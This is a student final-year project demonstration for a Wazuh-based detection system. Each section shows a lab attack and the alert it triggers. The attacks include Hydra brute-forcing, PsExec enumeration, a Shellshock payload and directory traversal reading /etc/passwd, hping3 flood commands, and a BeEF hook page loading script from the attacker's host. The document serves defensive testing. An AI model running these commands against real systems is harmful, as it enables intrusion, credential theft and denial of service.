



FORMAN CHRISTIAN COLLEGE
(A CHARTERED UNIVERSITY)

DEPARTMENT OF COMPUTER SCIENCE

FORMAN CHRISTIAN COLLEGE

(A Chartered University)

Fall 2024

LAHORE, PAKISTAN

Cyber Sentinal

Demonstration Document

Final Year Project Proposal by

Abdullah Mehtab (241607845)

Nabeel Mahmood (241545761)

Primary Advisor/Supervisor:

Sir Rauf Butt

Co-Advisor:

TBA

Date: 15th June 2025

For all the demonstrations below, these are the devices being used.


Wazuh Manager (Kali Linux on Raspberry Pi 5):

```
root@kali-raspberry-pi5: ~  
File Actions Edit View Help  
root@kali-raspberry-pi5:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.100.19 netmask 255.255.255.0 broadcast 192.168.100.255  
    inet6 fe80::f7b5:4ed1:d56d:f70b prefixlen 64 scopeid 0<link>  
    ether 2c:c6:67:79:14:3e txqueuelen 1000 (Ethernet)  
    RX packets 49969 bytes 55259016 (52.6 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 28327 bytes 13417930 (12.7 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
    device interrupt 104  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 136139 bytes 17085414 (16.2 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 136139 bytes 17085414 (16.2 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    ether 12:de:b5:7c:23:5f txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali-raspberry-pi5:~# sudo /var/ossec/bin/agent_control -l  
  
Wazuh agent_control. List of available agents:  
ID: 000, Name: kali-raspberry-pi5 (server), IP: 127.0.0.1, Active/Local  
ID: 002, Name: Abdullah-leptup, IP: any, Disconnected  
ID: 013, Name: YAP-PK-MarketingHead, IP: any, Never connected  
ID: 008, Name: MNM-leptup, IP: 192.168.10.72, Never connected  
ID: 015, Name: vagrant-2008R2, IP: any, Active  
  
List of agentless devices:
```

Attacker Machine (Cyber Security configured Kali Linux) – Tools Metasploit/Msfvenom etc

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.100.25 netmask 255.255.255.0 broadcast 192.168.100.255  
    inet6 fe80::117b:4d2b:55f1:bdbb prefixlen 64 scopeid 0<link>  
    ether 8b:80:17:24:ad:56 txqueuelen 1000 (Ethernet)  
    RX packets 75 bytes 24811 (24.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 74 bytes 10870 (10.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
kali@kali:~$ ping 192.168.100.21  
PING 192.168.100.21 (192.168.100.21) 36(84) bytes of data:  
64 bytes from 192.168.100.21: icmp_seq=1 ttl=120 time=2.07 ms  
64 bytes from 192.168.100.21: icmp_seq=2 ttl=120 time=1.36 ms  
[[A]] 64 bytes from 192.168.100.21: icmp_seq=3 ttl=120 time=1.70 ms  
64 bytes from 192.168.100.21: icmp_seq=4 ttl=120 time=1.21 ms
```

Target Victim Machine (Metasploitable 3 – Windows 2k8) – With Wazuh Agent Installed



Target Victim Machine (My Laptop – Windows 11) – With Wazuh Agent Installed




Target Victim Machine (Ubuntu 22.04 – Windows 11) – With Wazuh Agent Installed

```
ubuntu@ubuntu-2204:~$ ifconfig
enp4s3: flags=4096<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.49 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::1919:c160:179a:1407 prefixlen 64 scopeid 0x0<link>
    ether 08:00:27:81:43:91 txqueuelen 1000 (Ethernet)
    RX packets 194859 bytes 424486113 (404.4 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1395041 bytes 141239097 (141.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x100<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 235 bytes 36961 (36.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 235 bytes 36582 (36.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ubuntu@ubuntu-2204:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp4s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:81:43:91 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.49/24 brd 192.168.100.255 scope global dynamic noprefixroute enp4s3
        valid_lft 76328sec preferred_lft 76328sec
    inet6 fe80::c519:c160:179a:1407/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
ubuntu@ubuntu-2204:~$
```

List of All Agents through Manager GUI



Attacks with how to do them + their alerts

Simple Port Scan using Nmap

Attacker Command

```
nmap -A 192.168.100.31 $ Agressive
```

(Use Any Victim --- In this case using Metasploitable-3)

```
sudo nmap -sS -p 1-1000 <Victim_IP> # Service
```

Email Alert:

Wazuh Alert: Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack - Possible RDP connection. Verify that nmap is allowed to perform RDP connections (Level 6) External Inbox



abdullahmehtab666@gmail.com

to me

7:31 AM (0 minutes ago)



Security Alert Notification

Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack - Possible RDP connection. Verify that nmap is allowed to perform RDP connections

Alert Level 6

Affected Device

vagrant-2008R2
IP: 192.168.100.31

Occurrence

May 08, 2025 at 02:31:12 UTC
Triggered 2 times

IV_32.2

164.312.6

Brute-Force SSH Login Attack (Common Attack)

Attacker Command

1. Ensure rockyou is available (otherwise download)

```
ls /usr/share/wordlists/rockyou.txt
gzip -d /usr/share/wordlists/rockyou.txt.gz
```

Method A: Hydra SSH Brute-Force

This is the simplest, highest-volume attack to generate “multiple failed logins” alerts.

1) Single-user brute-force as administrator (root)


```
hydra -l Administrator \
-P /usr/share/wordlists/rockyou.txt \
ssh://192.168.100.31 \
-t 8 \
-f
```

- -l Administrator — try the built-in admin account.
- -P rockyou.txt — the password list (~14 million entries).
- -t 8 — 8 parallel threads (you can up this for volume).
- -f — exit when first valid credential is found (optional; drop if you want continued failures).

Or can attack RDP

```
hydra -t 8 -f -V \
-l Administrator \
-P /usr/share/wordlists/rockyou.txt \
rdp://192.168.100.31
```

Attack Proof:



```
kali@kali:~/FYP_Attacks$ hydra -l Administrator \
-P /usr/share/wordlists/rockyou.txt \
ssh://192.168.100.31 \
-t 8 \
-f

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-07 22:36:51
[DATA] max 8 tasks per 1 server, overall 8 tasks, 14344399 login tries (l:1/p:14344399), ~1793050 tries per task
[DATA] attacking ssh://192.168.100.31:22/
[STATUS] 88.00 tries/min, 88 tries in 00:01h, 14344311 to do in 2716:44h, 8 active
[STATUS] 82.67 tries/min, 248 tries in 00:03h, 14344151 to do in 2891:58h, 8 active
```


Showcasing multiple login failures first:

Wazuh Alert: Logon failure - Unknown user or bad password. (Level 5)

External Inbox x

abdullahmehtab666@gmail.com 7:31 AM (5 minutes ago) ☆ ↶ ⋮

to me ▾

**Security Alert Notification**
Logon failure - Unknown user or bad password.

Alert Level 5

Affected Device
vagrant-2008R2
IP: 192.168.100.31

Occurrence
May 08, 2025 at 02:31:10 UTC
Triggered 1 times

IV_32.2 194.312.b

Technical Details
An account failed to log on.
Source: ...

3 New Messages Show ignore


Showing Critical Alert

Wazuh Alert: Multiple Windows error application events. (Level 10)

External Inbox x

abdullahmehtab666@gmail.com 7:37 AM (0 minutes ago) ☆

to me ▾

**Security Alert Notification**
Multiple Windows error application events.

Alert Level 10

Affected Device
vagrant-2008R2
IP: 192.168.100.31

Occurrence
May 08, 2025 at 02:36:57 UTC
Triggered 1 times

%rule[idpr][0] %rule[idpaa][0]

Technical Details
No log message provided.

Abnormal Command Execution (Meta-3)

Attacker Command

Goal: Run suspicious commands via PsExec.

1. Execute Command via PsExec:

```
impacket-psexec vagrant:vagrant@192.168.100.31 -c "whoami /all && net user"
```

- whoa mi /all and net user mimic post-exploitation enumeration.

Proof of attack:



Alert:

Wazuh Alert: New Windows Service Created to start from windows root path.
Suspicious event as the binary may have been dropped using Windows Admin Shares.
(Level 12) External Inbox x



abdullahmehtab666@gmail.com

11:56 AM (0 minutes ago)



Security Alert Notification

New Windows Service Created to start from windows root path. Suspicious event as the binary may have been dropped using Windows Admin Shares.

Alert Level 12

Affected Device

vagrant-2006R2
IP: 192.168.100.31

Occurrence

May 08, 2025 at 03:56:16 UTC
Triggered 1 times

%[rule][odbr][0]

%[rule][hpad][0]

Technical Details

SQL Injection Attack

Attacker Command

Send a malicious HTTP request to the Ubuntu Apache server.

- **Command:**

```
curl -XGET "http://<UBUNTU_IP>/users/?id=SELECT+*+FROM+users"
```

- Replace <UBUNTU_IP> with the Ubuntu's IP.

Proof of attack:


```
(kali@kali)~[~]
$ curl -XGET "http://192.168.100.49/users/?id=SELECT+*+FROM+users"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 192.168.100.49 Port 80</address>
</body></html>
```

Alert:

Wazuh Alert: SQL injection attempt. (Level 7) External Inbox x

cybersentinalkalipi@gmail.com 5:03 PM (0 minutes ago) ☆ ↶ ⋮

to me, another ▾

**Security Alert Notification**
SQL injection attempt.

Alert Level 7

Affected Device
ubuntu-2204
IP: 192.168.100.49

Occurrence
June 15, 2025 at 12:03:01 UTC
Triggered 1 times

IV_35.7.d %[[rule]]name[[]]

Technical Details
No log message provided.

Shellshock Attack

Ensure CGI running in victim (Ubuntu) by

```
sudo a2enmod cgi # in Ubuntu
```

Attacker Command


```
curl -A "() { :;; echo 'Content-type: text/plain'; echo; echo; /bin/cat /etc/passwd" http://<UBUNTU_IP>/cgi-bin/test.cgi
```


Proof of attack:

```
(kali@kali)-[~]
└─$ curl -A '() { :;; echo 'Content-type: text/plain'; echo; echo; /bin/cat /etc/passwd' http://192.168.100.49/cgi-bin/test.cgi
<html><body>
I am a very important file!
If you see this, stop attacking me.
</body></html>
```

Alert:

Wazuh Alert: Shellshock attack detected (Level 15) External Inbox

 cybersentinalkalipi@gmail.com to me, another 5:15 PM (0 minutes ago) ☆ ↶ ⋮

 **Security Alert Notification**
Shellshock attack detected

Alert Level 15

Affected Device
ubuntu-2204
IP: 192.168.100.49

Occurrence
June 15, 2025 at 12:14:57 UTC
Triggered 1 times

IV_35.7 s %[rule][pope][0]

Technical Details
No log message provided.

Directory Traversal Attack

Attacker Command


```
curl http://<UBUNTU_IP>/../../../../etc/passwd
```


Proof of attack:

```
(kali㉿kali)-[~]
$ curl http://192.168.100.49/../../../../etc/passwd
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 192.168.100.49 Port 80</address>
</body></html>
```

Alert:

Wazuh Alert: Web server 400 error code. (Level 5) External Inbox

 cybersentinalkalipi@gmail.com to me, another 5:21 PM (0 minutes ago) ☆ ↶ ⋮

 **Security Alert Notification**
Web server 400 error code.

Alert Level 5

Affected Device
ubuntu-2204
IP: 192.168.100.49

Occurrence
June 15, 2025 at 12:21:55 UTC
Triggered 3 times

IV_35.7.d %date[mpas]%

Technical Details
No log message provided.


DDoS Attack (ICMP Flood or SYN Flood)

Attacker Command

```
sudo hping3 -I -C 8 -K 0 --flood <UBUNTU_IP> # For ICMP Flood
```

```
sudo hping3 -S --flood <UBUNTU_IP> # For SYN Flood
```

Proof of attack:



Alerts:

<input type="checkbox"/>	<input type="checkbox"/>	cybersentinalkalipi 8	Wazuh Alert: Listened ports status (netstat) changed (new port opened or closed). (Level ...
<input type="checkbox"/>	<input type="checkbox"/>	cybersentinalkalipi	Wazuh Alert: Agent event queue is flooded. Check the agent configuration. (Level 12) - Se...
<input type="checkbox"/>	<input type="checkbox"/>	cybersentinalkalipi	Wazuh Alert: Agent event queue is full. Events may be lost. (Level 9) - Security Alert Notific...
<input type="checkbox"/>	<input type="checkbox"/>	cybersentinalkalipi	Wazuh Alert: Agent event queue is 90% full. (Level 7) - Security Alert Notification Agent even...

Wazuh Alert: Agent event queue is 90% full. (Level 7)

External Inbox x



cybersentinalkalipi@gmail.com
to me, another

5:26 PM (3 minutes ago)



Security Alert Notification

Agent event queue is 90% full.

Alert Level 7

Affected Device

ubuntu-2204
IP: 192.168.100.49

Occurrence

June 15, 2025 at 12:26:48 UTC
Triggered 1 times

Wazuh Alert: Agent event queue is full. Events may be lost. (Level 9)

External Inbox x



cybersentinalkalipi@gmail.com

to me, another ▾

5:26 PM (4 minutes ago)



Security Alert Notification

Agent event queue is full. Events may be lost.

Alert Level 9

Affected Device

ubuntu-2204
IP: 192.168.100.49

Occurrence

June 15, 2025 at 12:26:48 UTC
Triggered 1 times

IV_35.7.d

%[rule]hpa[00]

Technical Details

No log message provided.

Wazuh Alert: Agent event queue is flooded. Check the agent configuration. (Level 12)

External Inbox x



cybersentinalkalipi@gmail.com

to me, another ▾

5:27 PM (4 minutes ago)



Security Alert Notification

Agent event queue is flooded. Check the agent configuration.

Alert Level 12

Affected Device

ubuntu-2204
IP: 192.168.100.49

Occurrence

June 15, 2025 at 12:27:02 UTC
Triggered 1 times

IV_35.7.d

%[rule]hpa[00]

Technical Details

No log message provided.

BEEF

Attacker Command

Step-by-Step Guide to Commence the BeEF Attack

Start BeEF: Launch BeEF by typing:

```
sudo beef-xss
```

- BeEF will start its server and display two key pieces of information:
 - **UI Panel URL:** Where you'll control BeEF (e.g., `http://127.0.0.1:3000/ui/panel`).
 - **Hook URL:** The JavaScript file victims must load (e.g., `http://<kali_ip>:3000/hook.js`).

Host the Hook Page

BeEF needs the victim's browser to load `hook.js`. Host a simple webpage on Kali to deliver it.

1. **Create an HTML File:** On Kali, create a file named `index.html`:

```
<html>
<body>
  <script>alert("Script running!");</script>
  <script src="http://192.168.100.25:3000/hook.js"></script>
  <script>
    setTimeout(function() {
      alert("If you see this, hook.js loaded but didn't connect
to BeEF.");}, 3000);
  </script>
</body>
</html>
```

2. **Serve the Page:** Start a simple web server on Kali:

```
python3 -m http.server 80
```

This hosts `index.html` on port 80. The victim will access it at `http://<kali_ip>`.


Step 4: Hook the Victim's Browser

Go to `hook.js` (directly or indirectly)

1. **Verify the Hook:**

- Return to your Kali machine and open the BeEF UI Panel in a browser (e.g., `http://127.0.0.1:3000/ui/panel`).
- Under **Online Browsers**, you should see an entry for the browser which opened the URL. This confirms the hook worked.


Working phishing attack: Google (Do on Ubuntu Server since Suricata Installed)



Alerts Detected

Wazuh Alert: Suspicious Browser Hook Detected (Level 9) External Inbox

cybersentinalkalipi@gmail.com 4:01 PM (1 minute ago)

**Security Alert Notification**
Suspicious Browser Hook Detected

Alert Level 9

Affected Device

Abdullah-leptup
IP: 192.168.100.20

Occurrence


June 15, 2025 at 11:01:13 UTC
Triggered 3 times

IV_32.2

194.312.8

Wazuh Alert: Credential Phishing Attempt Detected (Level 12) External Inbox

cybersentinalkalipi@gmail.com 4:02 PM (0 minutes ago)

**Security Alert Notification**
Credential Phishing Attempt Detected

Alert Level 12

Affected Device

Abdullah-leptup
IP: 192.168.100.20

Occurrence

June 15, 2025 at 11:02:19 UTC
Triggered 1 times

IV_32.2

194.312.8

Technical Details

No log message provided.

HoneyPot

Simply Attack the Wazuh-Manager itself. Most basic. SSH into a fake user or something at Manager's IP.

```
ssh fakeuser@192.168.100.19 -p 2222
```

It'll generate an alert from the honeypot crowie if its active. I,e

IMPORTNAT NOTE: Normal wazuh alert tells the IP + Timestamp. For more attacker details crowie's own alerts are to be read. (Not yet integrated with wazuh's alerts)

Read Cowrie's alerts by:

```
sudo tail -f /home/kali/cowrie/var/log/cowrie/cowrie.json | jq .
```

Raw Data by Cowrie's alerts:

```
{
  "message": "SSH client hassh fingerprint:
701158e75b508e76f0410d5d22ef9df0",
  "sensor": "kali-raspberry-pi5",
  "timestamp": "2025-06-15T13:01:36.044192Z",
  "src_ip": "192.168.100.9",
  "session": "6d4cd89311b2"
}
{
  "eventid": "cowrie.login.failed",
  "username": "rbee",
  "password": "arif",
  "message": "login attempt [rbee/arif] failed",
  "sensor": "kali-raspberry-pi5",
  "timestamp": "2025-06-15T13:01:40.947028Z",
  "src_ip": "192.168.100.9",
  "session": "6d4cd89311b2"
}
{
  "eventid": "cowrie.login.failed",
  "username": "rbee",
  "password": "aalu",
  "message": "login attempt [rbee/aalu] failed",
  "sensor": "kali-raspberry-pi5",
  "timestamp": "2025-06-15T13:01:44.011079Z",
  "src_ip": "192.168.100.9",
  "session": "6d4cd89311b2"
}
{
  "eventid": "cowrie.login.failed",
  "username": "rbee",
  "password": "Cyber Sentinel has caught me",
  "message": "login attempt [rbee/Cyber Sentinel has caught me]
failed",
  "sensor": "kali-raspberry-pi5",
  "timestamp": "2025-06-15T13:01:57.859320Z",
  "src_ip": "192.168.100.9",
```

```
"session": "6d4cd89311b2"
}
{
  "eventid": "cowrie.session.closed",
  "duration": "22.8",
  "message": "Connection lost after 22.8 seconds",
  "sensor": "kali-raspberry-pi5",
  "timestamp": "2025-06-15T13:01:58.865049Z",
  "src_ip": "192.168.100.9",
  "session": "6d4cd89311b2"
}
```

Alert

Wazuh Alert: Cowrie Honeypot: Suspicious activity detected (Level 12) External Wazuh x



cybersentinalkalipi@gmail.com
to me ▾

Fri, Jun 13, 11:13 PM (6 hours ago)



Security Alert Notification

Cowrie Honeypot: Suspicious activity detected

Alert Level 12

Affected Device

kali-raspberry-pi5
IP: %[[agent]][ip]]

Occurrence

June 13, 2025 at 18:13:03 UTC
Triggered 124 times

%[[rule]][gdpr]][0]]

%[[rule]][hipaa]][0]]

Technical Details

No log message provided.

Cyber Sentinel Security System
Forman Christian College (A Chartered University)
Made by Abdullah Mehtab and Nabeel Mahmood

Need assistance? Contact our security team at raufbutt@fcccollege.edu.pk